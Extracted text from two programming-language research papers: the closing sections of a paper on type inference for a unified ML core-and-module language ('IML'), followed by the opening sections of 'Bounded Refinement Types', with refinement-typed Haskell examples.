\forall \bar{\alpha}. \{ \} \rightarrow_{\mathbb{A}} \Sigma \rightsquigarrow \delta} \text{ISIMPLR}$	$\boxed{\Gamma \vdash_{\theta} \Xi \leq_{\bar{\pi}} \Xi' \rightsquigarrow \delta}$
Resolution	$\Gamma \vdash_{\theta}^! v \approx \Sigma \quad := \quad v \notin \text{undet}(\Sigma) \wedge \Gamma \vdash_{\theta} v \approx \Sigma$ $\frac{v'' \text{ fresh} \quad \Delta_{v''} = \Delta_v \cap \Delta_{v'}}{\Gamma \vdash_{[v''/v, v''/v']} v \approx v'} \text{IRINFER} \quad \frac{\alpha \in \Delta_v \quad v' \text{ fresh} \quad \Delta_{v'} = \Delta_v}{\Gamma \vdash_{[\alpha \bar{v}'/v]} v \approx \alpha \bar{\sigma}} \text{IRPATH}$ $\frac{}{\Gamma \vdash_{[\text{bool}/v]} v \approx \text{bool}} \text{IRBOOL} \quad \frac{v' \text{ fresh} \quad \Delta_{v'} = \Delta_v}{\Gamma \vdash_{[v=v']/v} v \approx [= \Xi]} \text{IRTYPE} \quad \frac{v_1, v_2 \text{ fresh} \quad \Delta_{v_1} = \Delta_{v_2} = \Delta_v}{\Gamma \vdash_{[(v_1 \rightarrow_1 v_2)/v]} v \approx \forall \bar{\alpha}. \Sigma \rightarrow_{\iota} \Xi} \text{IRFUN}$	$\boxed{\Gamma \vdash_{\theta} v \approx \Sigma}$
Instantiation	$\Gamma \vdash_{\theta}^! E :_{\iota} \Xi \quad := \quad \Gamma \vdash_{\theta} E :_{\iota} \Xi' \wedge \Gamma \vdash_{\theta'} \Xi' \leq \Xi$ $\frac{}{\Gamma \vdash_{\theta} \Xi \leq \Xi} \text{INREFL} \quad \frac{\Gamma; \bar{\alpha} \vdash_{\theta} v \approx \Sigma}{\Gamma \vdash_{\theta} \exists \bar{\alpha}. v \leq \exists \bar{\alpha}. \Sigma} \text{INRES} \quad \frac{\bar{v} \text{ fresh} \quad \Delta_v = \text{dom}(\Gamma, \bar{\alpha}) \quad \Gamma \vdash_{\theta} \exists \bar{\alpha}. \Sigma [\bar{v} / \bar{\alpha}'] \leq \exists \bar{\alpha}. \Sigma'}{\Gamma \vdash_{\theta} \exists \bar{\alpha}. \forall \bar{\alpha}'. \{ \} \rightarrow_{\mathbb{A}} \Sigma \leq \exists \bar{\alpha}. \Sigma'} \text{INIMPL}$	$\boxed{\Gamma \vdash_{\theta} \Xi \leq \Xi'}$

Figure 6. Type Inference for IML (Excerpt)

(**fun** (id : 'a \Rightarrow a \rightarrow a) \Rightarrow {x = id 3; y = id true}) (**fun** x \Rightarrow x)

Desugaring rewrites this application into an expression that has an explicit binding for the argument (**fun** x \Rightarrow x). The same observations applies to other relevant forms. Hence, generalising bindings in the kernel syntax is still enough.

Similarly, instantiation is deferred to rules corresponding to elimination forms (e.g. IEIF, IEDOT, IEAPP, but also ITPATH). There, the auxiliary *Instantiation* judgement is invoked (as part of the notation $\Gamma \vdash_{\theta}^! \mathcal{J}$). This does not only instantiate implicit functions (possibly under existential binders), it also may resolve inference variables to create a type whose shape matches the shape that is expected by the invoking rule.

Instantiation can also happen implicitly as part of subtyping (rule ISIMPLL), which covers the case where a polymorphic value is matched against a monomorphic (or other polymorphic) parameter. For example, $\forall \alpha_1 \alpha_2. \{ \} \rightarrow_{\mathbb{A}} \alpha_1 \rightarrow_{\mathbb{I}} \alpha_2 \leq \forall \beta. \{ \} \rightarrow_{\mathbb{A}} \beta \rightarrow_{\mathbb{I}} \beta$ will be checked by first applying ISIMPLR, turning the right type monomorphic, and then instantiating the left with ISIMPLL, so that the check is down to $v_1 \rightarrow_{\mathbb{I}} v_2 \leq \beta \rightarrow_{\mathbb{I}} \beta$, unifying easily.

5.2 Incompleteness

There are a couple of sources of incompleteness in this algorithm:

Width subtyping Subtyping like $v \leq \{l : \sigma\}$ does not determine the shape of the record type v : the set of labels can still vary. Consequently, the Resolution judgement has no rule for structures – instead a structure type must be determined by the previous context.

This is, in fact, similar to Standard ML [19], where record types cannot be inferred either, and require type annotation. However, SML implementations typically ensure that type inference is still order-independent, i.e., the information may be supplied *after* the point of use. They do so by employing a simple form of row inference. A similar approach would be possible for IML, but subtyping would still make more programs fail to type-check. For the sake of presentation, we decided to err on the side of simplicity.

The real solution of course would be to incorporate not just row inference but *row polymorphism* [21], so that width subtyping on structures can be recast as universal and existential quantification. We leave investigating such an extension for future work (though we note that **include** would still represent a challenge).

Type Scoping Tracking of the sets Δ_v is conservative: after leaving the scope of a type variable α , we exclude any solution for v that would still involve α , even if v only appears inside a type binder for α . Consider, for example [5]:

$G(x : \text{int}) = \{M = \{\text{type } t = \text{int}; v = x\} :> \{\text{type } t; v : t\}; f = \text{id id}\};$
 $C = G \ 3;$
 $x = C.f \ (C.M.v);$

and assume $\text{id} : '(a : \text{type}) \Rightarrow a \rightarrow a$. Because id is impure, the definition of f is impure, and its type cannot be generalised; moreover, G is impure too. The algorithm will infer G 's type as

$$\text{int} \rightarrow \exists \beta. \{M : \{t : [= \beta], v : \beta\}, f : v \rightarrow_I v\}$$

with $\beta \notin \Delta_v$ (because β goes out of scope the moment we bind it with a local quantifier), and then generalises to

$$G : \forall \alpha. \{ \} \rightarrow_A \text{int} \rightarrow \exists \beta. \{M : \{t : [= \beta], v : \beta\}, f : \alpha \rightarrow_I \alpha\}$$

But it's too late, the solution $v = \beta$, which would make x well-typed, is already precluded. When typing C , instantiating α with β is not possible either, because β can only come into scope again *after* having applied an argument for α already.

Although not well-known, this very problem is already present in good old ML, as Dreyer & Blume point out [5]: existing type inference implementations are incomplete, because combinations of functors and the value restriction (like above) do not have principal types. Interestingly, a variation of the solution suggested by Dreyer & Blume (implicitly generalising the types of functors) is implied by the IML typing rules: since functors are just functions, their types can already be generalised. However, generalisation happens outside the abstraction, which is more rigid than what they propose (but which is not expressible in System F_ω). Consequently, IML can type some examples from their paper, but not all.

Purity Annotations Due to effect subtyping, a function type as an upper bound does not determine the purity of a smaller type. Technically, that does not affect completeness, because we defined small types to only include impure functions: the resolution rule IRFUN can always pick I . But arguably, that is cheating a little by side-stepping the issue. In particular, it makes an extension of the notion of (im)purity to other effects, as suggested in Section 2, somewhat inconvenient, because pure function types could not be inferred in parameter positions.

Again, the solution would be more polymorphism, in this case a simple form of effect polymorphism [32]. That will be future work.

Despite these limitations, we found IML inference quite usable. In practice, MLs have long given up on complete type inference: various limitations exist in both SML and OCaml (and the extended language family including Haskell), necessitating type annotations or declarations. In our limited experience with a prototype, IML is not substantially worse, at least not when used in the same manner as traditional ML. In fact, we conjecture that any SML program not using features omitted from IML – but including both modules and Damas/Milner polymorphism – can be directly transliterated into IML without adding type annotations.

5.3 Metatheory

If the inference algorithm isn't complete, then at least it is sound. That is, we can show the following result:

THEOREM 5.1 (Correctness of IML Inference).

Let \bar{v}, Γ be a well-formed F_ω environment.

1. If $\Gamma \vdash_\theta T/D \rightsquigarrow \Xi$, then $\bar{v}', \theta\Gamma \vdash T/D \rightsquigarrow \theta\Xi$.
2. If $\Gamma \vdash_\theta E/B :_i \Xi \rightsquigarrow e$, then $\bar{v}', \theta\Gamma \vdash E/B :_i \theta\Xi \rightsquigarrow \theta e$.
3. If $\Gamma \vdash_\theta \Xi' \leq_{\pi} \Xi \rightsquigarrow \delta; f$ and $\bar{v}, \Gamma \vdash \Xi' : \Omega$ and $\bar{v}, \Gamma, \bar{\alpha} \vdash \Xi : \Omega$, then $\bar{v}', \theta\Gamma \vdash \theta\Xi' \leq_{\pi} \theta\Xi \rightsquigarrow \theta\delta; \theta f$.

THEOREM 5.2 (Termination of IML Inference).

All IML type inference judgements terminate.

We have to defer the details to the Technical Appendix [23].

6. Related Work

Packaged Modules The first concrete proposal for extending ML with packaged modules was by Russo [27], and is implemented in Moscow ML. Later work on type systems for modules routinely included them [6, 4, 24, 25], and variations have been implemented in other ML dialects, such as Alice ML [22] and OCaml [7].

To avoid soundness issues in the combination with applicative functors, Russo's original proposal conservatively allowed unpacking a module only local to core-level expressions, but this restriction has been lifted in later systems, restricting only the occurrence of unpacking inside applicative functors.

First-Class Modules The first to unify ML's stratified type system into one language was Harper & Mitchell's XML calculus [10]. It is a dependent type theory modeling modules as terms of Martin-Löf-style Σ and Π types, closely following MacQueen's original ideas [17]. The system enforces predicativity through the introduction of two universes U_1 and U_2 , which correspond directly to our notion of small and large type, and both systems allow both $U_1 : U_2$ and $U_1 \subseteq U_2$. XML lacks any account of either sealing or translucency, which makes it fall short as a foundation for modern ML.

That gap was closed by Harper & Lillibridge's calculus of *translucent sums* [9, 16], which also was a dependently typed language of first-class modules. Its main novelty were records with both opaque and transparent type components, directly modeling ML structures. However, unlike XML, the calculus is impredicative, which renders it undecidable.

Translucent sums were later superseded by the notion of *singleton types* [31]; they formed the foundation of Dreyer et al.'s type theory for higher-order modules [6]. However, to avoid undecidability, this system went back to second-class modules.

One concern in dependently typed theories is *phase separation*: to enable compile-time checking without requiring core-level computation, such theories must be sufficiently restricted. For example, Harper et al. [11] investigate phase separation for the XML calculus. The beauty of the F-ing approach is that it enjoys phase separation by construction, since it does not use dependent types.

Applicative Functors Leroy proposed applicative semantics for functors [15], as implemented in OCaml. Russo later combined both generative and applicative functors in one language [28] and implemented them in Moscow ML; others followed [30, 6, 4, 25].

A system like Leroy's, where *all* functors are applicative, would be incompatible with first-class modules, because the application in type paths like $F(A).t$ needs to be phase-separable to enable type checking, but not all functions are. Russo's system has similar problems, because it allows converting generative functors into applicative ones. Like Dreyer [4] or F-ing modules [25], IML hence combines applicative (pure) and generative (impure) functors such that applicative semantics is only allowed for functors whose body is both pure *and* separable. In F-ing modules, applicativity is even inferred from purity, and sealing itself not considered impure; the Technical Appendix [23] shows a similar extension to IML.

In the version of IML shown in the main paper, an applicative functor can only be created by sealing a fully transparent functor with pure function type, very much like in Shao's system [30].

Type Inference There has been little work that has considered type inference for modules. Russo examined the interplay between core-level inference and modules [28], elegantly dealing with variable scoping via unification under a mixed prefix. Dreyer & Blume investigated how functors interfere with the value restriction [5].

At the same time, there have been ambitious extensions of ML-style type inference with higher-rank or impredicative types [8, 14, 33, 29]. Unlike those systems, IML never tries to infer a polymorphic type annotation: all guessed types are monomorphic and polymorphic parameters require annotation.

On the other hand, IML allows bundling types and terms together into structures. While it is necessary to explicitly annotate terms that contain types, associated type *quantifiers* (both universal and existential) and their actual introduction and elimination are implicit and effectively inferred as part of the elaboration process.

7. Future Work

IML, as shown here, is but a first step. There are many possible improvements and extensions.

Implementation We have implemented a simple prototype interpreter for IML (mpi-sws.org/~rossberg/1ml/), but it would be great to gather more experience with a “real” implementation.

Applicative Functors We would like to extend IML’s rather basic notion of applicative functor with *pure sealing* à la F-ing modules (see the Technical Appendix [23]), but more importantly, make it properly *abstraction-safe* by tracking value identities [25].

Implicits The domain of implicit functions in IML is limited to type **type**. Allowing richer types would be a natural extension, and might provide functionality like Haskell-style *type classes* [34].

Type Inference Despite the ability to express first-class and higher-order polymorphism, inference in IML is rather simple. Perhaps it is possible to combine IML elaboration with some of the more advanced approaches to inference described in literature.

More Polymorphism Replacing more of subtyping with polymorphism might lead to better inference: *row polymorphism* [21] could express width subtyping, and simple *effect polymorphism* [32] would allow more extensive use of pure function types.

Recursive Modules In [24] we gave a fully general design for recursive modules, elaborating into an extension of System F. It would be interesting (but complicated) to redo it IML-style, in order to achieve a more uniform treatment of recursion for IML.

Dependent Types Finally, IML goes to length to push the boundaries of non-dependent typing. It’s a legitimate question to ask, what for? Why not go fully dependent? Well, even then sealing necessitates some equivalent of weak sums (existential types). Incorporating them, along with the quantifier pushing of our elaboration, into a dependent type system might pose an interesting challenge.

Acknowledgements

I thank Scott Kilpatrick, Claudio Russo, Gabriel Scherer, and the anonymous reviewers for their careful and helpful comments.

References

- [1] H. Barendregt. Lambda calculi with types. In S. Abramsky, D. Gabbay, and T. Maibaum, editors, *Handbook of Logic in Computer Science*, vol. 2, chapter 2, pages 117–309. Oxford University Press, 1992.
- [2] S. K. Biswas. Higher-order functors with transparent signatures. In *POPL*, 1995.
- [3] L. Damas and R. Milner. Principal type-schemes for functional programs. In *POPL*, 1982.
- [4] D. Dreyer. *Understanding and Evolving the ML Module System*. PhD thesis, CMU, 2005.
- [5] D. Dreyer and M. Blume. Principal type schemes for modular programs. In *ESOP*, 2007.
- [6] D. Dreyer, K. Crary, and R. Harper. A type system for higher-order modules. In *POPL*, 2003.
- [7] J. Garrigue and A. Frisch. First-class modules and composable signatures in Objective Caml 3.12. In *ML*, 2010.
- [8] J. Garrigue and D. Rémy. Semi-explicit first-class polymorphism for ML. *Information and Computation*, 155(1-2), 1999.
- [9] R. Harper and M. Lillibridge. A type-theoretic approach to higher-order modules with sharing. In *POPL*, 1994.
- [10] R. Harper and J. C. Mitchell. On the type structure of Standard ML. In *ACM TOPLAS*, volume 15(2), 1993.
- [11] R. Harper, J. C. Mitchell, and E. Moggi. Higher-order modules and the phase distinction. In *POPL*, 1990.
- [12] R. Harper and B. Pierce. Design considerations for ML-style module systems. In B. C. Pierce, editor, *Advanced Topics in Types and Programming Languages*, chapter 8, pages 293–346. MIT Press, 2005.
- [13] R. Harper and C. Stone. A type-theoretic interpretation of Standard ML. In *Proof, Language, and Interaction: Essays in Honor of Robin Milner*. MIT Press, 2000.
- [14] D. Le Botlan and D. Rémy. MLF: Raising ML to the power of System F. In *ICFP*, 2003.
- [15] X. Leroy. Applicative functors and fully transparent higher-order modules. In *POPL*, 1995.
- [16] M. Lillibridge. *Translucent Sums: A Foundation for Higher-Order Module Systems*. PhD thesis, CMU, 1997.
- [17] D. MacQueen. Using dependent types to express modular structure. In *POPL*, 1986.
- [18] R. Milner. A theory of type polymorphism in programming languages. *JCSS*, 17:348–375, 1978.
- [19] R. Milner, M. Tofte, R. Harper, and D. MacQueen. *The Definition of Standard ML (Revised)*. MIT Press, 1997.
- [20] J. C. Mitchell and G. D. Plotkin. Abstract types have existential type. *ACM TOPLAS*, 10(3):470–502, July 1988.
- [21] D. Rémy. Records and variants as a natural extension of ML. In *POPL*, 1989.
- [22] A. Rossberg. The Missing Link – Dynamic components for ML. In *ICFP*, 2006.
- [23] A. Rossberg. IML – Core and modules united (Technical Appendix), 2015. mpi-sws.org/~rossberg/1ml/.
- [24] A. Rossberg and D. Dreyer. Mixin’ up the ML module system. *ACM TOPLAS*, 35(1), 2013.
- [25] A. Rossberg, C. Russo, and D. Dreyer. F-ing modules. *JFP*, 24(5):529–607, 2014.
- [26] C. Russo. Non-dependent types for Standard ML modules. In *PPDP*, 1999.
- [27] C. Russo. First-class structures for Standard ML. *Nordic Journal of Computing*, 7(4):348–374, 2000.
- [28] C. Russo. Types for Modules. *ENTCS*, 60, 2003.
- [29] C. Russo and D. Vytiniotis. QML: Explicit first-class polymorphism for ML. In *ML*, 2009.
- [30] Z. Shao. Transparent modules with fully syntactic signatures. In *ICFP*, 1999.
- [31] C. A. Stone and R. Harper. Extensional equivalence and singleton types. *ACM TOCL*, 7(4):676–722, 2006.
- [32] J.-P. Talpin and P. Jouvelot. Polymorphic type, region and effect inference. *JFP*, 2(3):245271, 1992.
- [33] D. Vytiniotis, S. Weirich, and S. Peyton Jones. FPH: First-class polymorphism for Haskell. In *ICFP*, 2008.
- [34] P. Wadler and S. Blott. How to make ad-hoc polymorphism less ad hoc. In *POPL*, 1989.
- [35] A. Wright. Simple imperative polymorphism. *LASC*, 8:343–356, 1995.

Bounded Refinement Types *

Niki Vazou Alexander Bakst Ranjit Jhala
UC San Diego, USA

Abstract

We present a notion of bounded quantification for refinement types and show how it expands the expressiveness of refinement typing by using it to develop typed combinators for: (1) relational algebra and safe database access, (2) Floyd-Hoare logic within a state transformer monad equipped with combinators for branching and looping, and (3) using the above to implement a refined IO monad that tracks capabilities and resource usage. This leap in expressiveness comes via a translation to “ghost” functions, which lets us retain the automated and decidable SMT based checking and inference that makes refinement typing effective in practice.

Categories and Subject Descriptors D.2.4 [Software/Program Verification]; D.3.3 [Language Constructs and Features]: Polymorphism; F.3.1 [Logics and Meanings of Programs]: Specifying and Verifying and Reasoning about Programs

Keywords haskell, refinement types, abstract interpretation

1. Introduction

Must program verifiers always choose between expressiveness and automation? On the one hand, tools based on higher order logics and full dependent types impose no limits on expressiveness, but require user-provided (perhaps, tactic-based) proofs. On the other hand, tools based on Refinement Types [22, 30] trade expressiveness for automation. For example, the refinement types

```
type Pos      = {v:Int | 0 < v}
type IntGE x = {v:Int | x ≤ v}
```

specify subsets of `Int` corresponding to values that are positive or larger than some other value `x` respectively. By limiting the refinement predicates to SMT-decidable logics [17], refinement type based verifiers eliminate the need for explicit proof terms, and thus automate verification.

This high degree of automation has enabled the use of refinement types for a variety of verification tasks, ranging from array

bounds checking [21], termination and totality checking [29], protocol validation [2, 9], and securing web applications [10]. Unfortunately, this automation comes at a price. To ensure predictable and decidable type checking, we must limit the logical formulas appearing in specification types to decidable (typically quantifier free) first order theories, thereby precluding *higher-order* specifications that are essential for *modular* verification.

In this paper, we introduce *Bounded Refinement Types* which reconcile expressive higher order specifications with automatic SMT based verification. Our approach comprises two key ingredients. Our first ingredient is a mechanism, developed by [27], for *abstracting* refinements over type signatures. This mechanism is the analogue of parametric polymorphism in the refinement setting: it increases expressiveness by permitting generic signatures that are universally quantified over the (concrete) refinements that hold at different call-sites. However, we observe that for modular verification, we additionally need to *constrain* the abstract refinement parameters, typically to specify fine grained dependencies between the parameters. Our second ingredient provides a technique for enriching function signatures with *subtyping constraints* (or *bounds*) between abstract refinements that must be satisfied by the concrete refinements at instantiation. Thus, constrained abstract refinements are the analogue of bounded quantification in the refinement setting and in this paper, we show that this simple technique proves to be remarkably effective.

- First, we demonstrate via a series of short examples how bounded refinements enable the specification and verification of diverse textbook higher order abstractions that were hitherto beyond the scope of decidable refinement typing (§ 2).
- Second, we formalize bounded types and show how bounds are translated into “ghost” functions, reducing type checking and inference to the “unbounded” setting of [27], thereby ensuring that checking remains decidable. Furthermore, as the bounds are Horn constraints, we can directly reuse the abstract interpretation of Liquid Typing [21] to automatically infer concrete refinements at instantiation sites (§ 3).
- Third, to demonstrate the expressiveness of bounded refinements, we use them to build a typed library for extensible dictionaries, to then implement a relational algebra library on top of those dictionaries, and to finally build a library for type-safe database access (§ 4).
- Finally, we use bounded refinements to develop a *Refined State Transformer* monad for stateful functional programming, based upon Filliâtre’s method for indexing the monad with pre- and post-conditions [8]. We use bounds to develop branching and looping combinators whose types signatures capture the derivation rules of Floyd-Hoare logic, thereby obtaining a library for writing verified stateful computations (§ 5). We use this library to develop a refined IO monad that tracks capabilities at a fine-

* This work was supported by NSF grants CCF-1422471, C1223850, CCF-1218344, a Microsoft Research Ph.D Fellowship and a generous gift from Microsoft Research.

Permission to make digital or hard copies of all or part of this work for personal or classroom use is granted without fee provided that copies are not made or distributed for profit or commercial advantage and that copies bear this notice and the full citation on the first page. Copyrights for components of this work owned by others than ACM must be honored. Abstracting with credit is permitted. To copy otherwise, or republish, to post on servers or to redistribute to lists, requires prior specific permission and/or a fee. Request permissions from Permissions@acm.org.

ICFP’15, August 31 – September 2, 2015, Vancouver, BC, Canada
© 2015 ACM. 978-1-4503-3669-7/15/08...\$15.00
http://dx.doi.org/10.1145/2784731.2784745

granularity, ensuring that functions only access specified resources (§ 6).

We have implemented Bounded Refinement Types in LIQUID-HASKELL [29]. The source code of the examples (with slightly more verbose concrete syntax) is at [24]. While the construction of these verified abstractions is possible with full dependent types, bounded refinements keep checking automatic and decidable, use abstract interpretation to automatically synthesize refinements (*i.e.*, pre- and post-conditions and loop invariants), and most importantly enable retroactive or *gradual* verification as when erase the refinements, we get valid programs in the host language (§ 7). Thus, bounded refinements point a way towards keeping our automation, and perhaps having expressiveness too.

2. Overview

We start with a high level overview of bounded refinement types. To make the paper self contained, we begin by recalling the notions of abstract refinement types. Next, we introduce bounded refinements, and show how they permit *modular* higher-order specifications. Finally, we describe how they are implemented via an elaboration process that permits *automatic* first-order verification.

2.1 Preliminaries

Refinement Types let us precisely specify subsets of values, by conjoining base types with logical predicates that constrain the values. We get decidability of type checking, by limiting these predicates to decidable, quantifier-free, first-order logics, including the theory of linear arithmetic, uninterpreted functions, arrays, bit-vectors and so on. Apart from subsets of values, like the `Pos` and `IntGE` that we saw in the introduction, we can specify contracts like pre- and post-conditions by suitably refining the input and output types of functions.

Preconditions are specified by refining input types. We specify that the function `assert` must *only* be called with `True`, where the refinement type `TRUE` contains only the singleton `True`:

```
type TRUE = {v:Bool | v ⇔ True}

assert      :: TRUE → a → a
assert True x = x
assert False _ = error "Provably Dead Code"
```

We can specify post-conditions by refining output types. For example, a primitive `Int` comparison operator `leq` can be assigned a type that says that the output is `True` iff the first input is actually less than or equal to the second:

```
leq :: x:Int → y:Int → {v:Bool | v ⇔ x ≤ y}
```

Refinement Type Checking proceeds by checking that at each application, the types of the actual arguments are *subtypes* of those of the function inputs, in the environment (or context) in which the call occurs. Consider the function:

```
checkGE      :: a:Int → b:IntGE a → Int
checkGE a b = assert cmp b
  where cmp = a 'leq' b
```

To verify the call to `assert` we check that the actual parameter `cmp` is a subtype of `TRUE`, under the assumptions given by the input types for `a` and `b`. Via subtyping [29] the check reduces to establishing the validity of the *verification condition* (VC)

$$a \leq b \Rightarrow (\text{cmp} \Leftrightarrow a \leq b) \Rightarrow v == \text{cmp} \Rightarrow (v \Leftrightarrow \text{true})$$

The first antecedent comes from the input type of `b`, the second from the type of `cmp` obtained from the output of `leq`, the third from the *actual* input passed to `assert`, and the goal comes from the input type *required* by `assert`. An SMT solver [17] readily establishes the validity of the above VC, thereby verifying `checkGE`.

First order refinements prevent modular specifications. Consider the function that returns the largest element of a list:

```
maximum      :: List Int → Int
maximum [x]   = x
maximum (x:xs) = max x (maximum xs)
  where max a b = if a < b then b else a
```

How can one write a first-order refinement type specification for `maximum` that will let us verify the below code?

```
posMax :: List Pos → Pos
posMax = maximum
```

Any suitable specification would have to enumerate the situations under which `maximum` may be invoked breaking modularity.

Abstract Refinements overcome the above modularity problems [27]. The main idea is that we can type `maximum` by observing that it returns *one of* the elements in its input list. Thus, if every element of the list enjoys some refinement `p` then the output value is also guaranteed to satisfy `p`. Concretely, we can type the function as:

```
maximum :: ∀<p::Int→Bool>. List Int<p> → Int<p>
```

where informally, `Int<p>` stands for $\{v:\text{Int} \mid p \ v\}$, and `p` is an *uninterpreted function* in the refinement logic [17]. The signature states that for any refinement `p` on `Int`, the input is a list of elements satisfying `p` and returns as output an integer satisfying `p`. In the sequel, we will drop the explicit quantification of abstract refinements; all free abstract refinements will be *implicitly* quantified at the top-level (as with classical type parameters.).

Abstract Refinements Preserve Decidability. Abstract refinements do not require the use of higher-order logics. Instead, abstractly refined signatures (like `maximum`) can be verified by viewing the abstract refinements `p` as uninterpreted functions that only satisfy the axioms of congruence, namely:

$$\forall x \ y. \ x = y \Rightarrow p \ x \Leftrightarrow p \ y$$

As the quantifier free theory of uninterpreted functions is decidable [17], abstract refinement type checking remains decidable [27].

Abstract Refinements are Automatically Instantiated at call-sites, via the abstract interpretation framework of Liquid Typing [27]. Each instantiation yields fresh refinement variables on which subtyping constraints are generated; these constraints are solved via abstract interpretation yielding the instantiations. Hence, we verify `posMax` by instantiating:

$$p \mapsto \lambda v \rightarrow 0 < v \quad \text{-- at posMax}$$

2.2 Bounded Refinements

Even with abstraction, refinement types hit various expressiveness walls. Consider the following example from [26]. `find` takes as input a predicate `q`, a continuation `k` and a starting number `i`; it proceeds to compute the smallest `Int` (larger than `i`) that satisfies `q`, and calls `k` with that value. `ex1` passes `find` a continuation that checks that the “found” value equals or exceeds `n`.

```

ex1 :: (Int → Bool) → Int → ()
ex1 q n = find q (checkGE n) n

find q k i
  | q i      = k i
  | otherwise = find q k (i + 1)

```

Verification fails as there is no way to specify that `k` is only called with arguments greater than `n`. First, the variable `n` is not in scope at the function definition and so we cannot refer to it. Second, we could try to say that `k` is invoked with values greater than or equal to `i`, which gets substituted with `n` at the call-site. Alas, due to the currying order, `i` too is not in scope at the point where `k`'s type is defined and so the type for `k` cannot depend upon `i`.

Can Abstract Refinements Help? Lets try to abstract over the refinement that `i` enjoys, and assign `find` the type:

```

(Int → Bool) → (Int<p> → a) → Int<p> → a

```

which states that for any refinement `p`, the function takes an input `i` which satisfies `p` and hence that the continuation is also only invoked on a value which trivially enjoys `p`, namely `i`. At the call-site in `ex1` we can instantiate

$$p \mapsto \lambda v \rightarrow n \leq v \quad (1)$$

This instantiated refinement is satisfied by the parameter `n`, and sufficient to verify, via function subtyping, that `checkGE n` will only be called with values satisfying `p`, and hence larger than `n`.

find is ill-typed as the signature requires that at the recursive call site, the value `i+1` *also* satisfies the abstract refinement `p`. While this holds for the example we have in mind (1), it does not hold for *all* `p`, as required by the type of `find`! Concretely, $\{v:\text{Int} \mid v=i+1\}$ is in general *not* a subtype of `Int<p>`, as the associated VC

$$\dots \Rightarrow p \ i \Rightarrow p \ (i+1) \quad (2)$$

is *invalid* – the type checker thus (soundly!) rejects `find`.

We must Bound the Quantification of `p` to limit it to refinements satisfying some constraint, in this case that `p` is *upward closed*. In the dependent setting, where refinements may refer to program values, bounds are naturally expressed as constraints between refinements. We define a bound, `UpClosed` which states that `p` is a refinement that is *upward closed*, i.e., satisfies $\forall x. p \ x \Rightarrow p \ (x+1)$, and use it to type `find` as:

```

bound UpClosed (p :: Int → Bool)
  = λx → p x ⇒ p (x+1)

find :: (UpClosed p) ⇒ (Int → Bool)
      → (Int<p> → a)
      → Int<p> → a

```

This time, the checker is able to use the bound to verify the VC (2). We do so in a way that refinements (and thus VCs) remain quantifier free and hence, SMT decidable (§ 2.4).

At the call to find in the body of `ex1`, we perform the instantiation (1) which generates the *additional* VC ($n \leq x \Rightarrow n \leq x+1$) by plugging in the concrete refinements to the bound constraint. The SMT solver easily checks the validity of the VC and hence this instantiation, thereby statically verifying `ex1`, i.e., that the assertion inside `checkGE` cannot fail.

2.3 Bounds for Higher-Order Functions

Next, we show how bounds expand the scope of refinement typing by letting us write precise modular specifications for various canonical higher-order functions.

2.3.1 Function Composition

First, consider `compose`. What is a modular specification for `compose` that would let us verify that `ex2` enjoys the given specification?

```

compose f g x = f (g x)

type Plus x y = {v:Int | v = x + y}
ex2  :: n:Int → Plus n 2
ex2  = incr 'compose' incr

incr  :: n:Int → Plus n 1
incr  n = n + 1

```

The challenge is to chain the dependencies between the input and output of `g` and the input and output of `f` to obtain a relationship between the input and output of the composition. We can capture the notion of chaining in a bound:

```

bound Chain p q r = λx y z →
  q x y ⇒ p y z ⇒ r x z

```

which states that for any `x`, `y` and `z`, if (1) `x` and `y` are related by `q`, and (2) `y` and `z` are related by `p`, then (3) `x` and `z` are related by `r`.

We use `Chain` to type `compose` using three abstract refinements `p`, `q` and `r`, relating the arguments and return values of `f` and `g` to their composed value. (Here, $c\langle r \ x \rangle$ abbreviates $\{v:c \mid r \ x \ v\}$.)

```

compose :: (Chain p q r) ⇒ (y:b → c<p y>)
      → (x:a → b<q x>)
      → (w:a → c<r w>)

```

To verify ex2 we instantiate, at the call to `compose`,

```

p, q ↦ λx v → v = x + 1
r ↦ λx v → v = x + 2

```

The above instantiation satisfies the bound, as shown by the validity of the VC derived from instantiating `p`, `q`, and `r` in `Chain`:

$$y == x + 1 \Rightarrow z == y + 1 \Rightarrow z == x + 2$$

and hence, we can check that `ex2` implements its specified type.

2.3.2 List Filtering

Next, consider the list `filter` function. What type signature for `filter` would let us check `positives`?

```

filter q (x:xs)
  | q x      = x : filter q xs
  | otherwise = filter q xs
filter _ []  = []

positives :: [Int] → [Pos]
positives = filter isPos
  where isPos x = 0 < x

```

Such a signature would have to relate the `Bool` returned by `f` with the property of the `x` that it checks for. Typed Racket's latent predicates [25] account for this idiom, but are a special construct limited to `Bool`-valued “type” tests, and not arbitrary invariants. Another approach is to avoid the so-called “Boolean Blindness” that accompanies `filter` by instead using option types and `mapMaybe`.

We overcome blindness using a witness bound:

```

bound Witness p w = λx b → b ⇒ w x b ⇒ p x

```

which says that `w` *witnesses* the refinement `p`. That is, for any boolean `b` such that `w x b` holds, if `b` is `True` then `p x` also holds.

filter can be given a type saying that the output values enjoy a refinement p as long as the test predicate q returns a boolean witnessing p :

```
filter :: (Witness p w) => (x:a -> Bool<w x>)
      -> List a
      -> List a<p>
```

To verify positives we infer the following type and instantiations for the abstract refinements p and w at the call to `filter`:

```
isPos :: x:Int -> {v:Bool | v <= 0 < x}
p      => λv      -> 0 < v
w      => λx b     -> b <= 0 < x
```

2.3.3 List Folding

Next, consider the list fold-right function. Suppose we wish to prove the following type for `ex3`:

```
foldr :: (a -> b -> b) -> b -> List a -> b
foldr op b []      = b
foldr op b (x:xs) = x 'op' foldr op b xs

ex3 :: xs:List a -> {v:Int | v == len xs}
ex3 = foldr (λ_ -> incr) 0
```

where `len` is a *logical* or *measure* function used to represent the number of elements of the list in the refinement logic [29]:

```
measure len :: List a -> Nat
len []      = 0
len (x:xs)  = 1 + len xs
```

We specify induction as a bound. Let (1) inv be an abstract refinement relating a list xs and the result b obtained by folding over it, and (2) $step$ be an abstract refinement relating the inputs x , b and output b' passed to and obtained from the accumulator op respectively. We state that inv is closed under $step$ as:

```
bound Inductive inv step = λx xs b b' ->
  inv xs b => step x b b' => inv (x:xs) b'
```

We can give foldr a type that says that the function *outputs* a value that is built inductively over the entire *input* list:

```
foldr :: (Inductive inv step)
      => (x:a -> acc:b -> b<step x acc>)
      -> b<inv []>
      -> xs:List a
      -> b<inv xs>
```

That is, for any invariant inv that is inductive under $step$, if the initial value b is inv -related to the empty list, then the folded output is inv -related to the input list xs .

We verify ex3 by inferring, at the call to `foldr`

```
inv  => λxs v -> v == len xs
step => λx b b' -> b' == b + 1
```

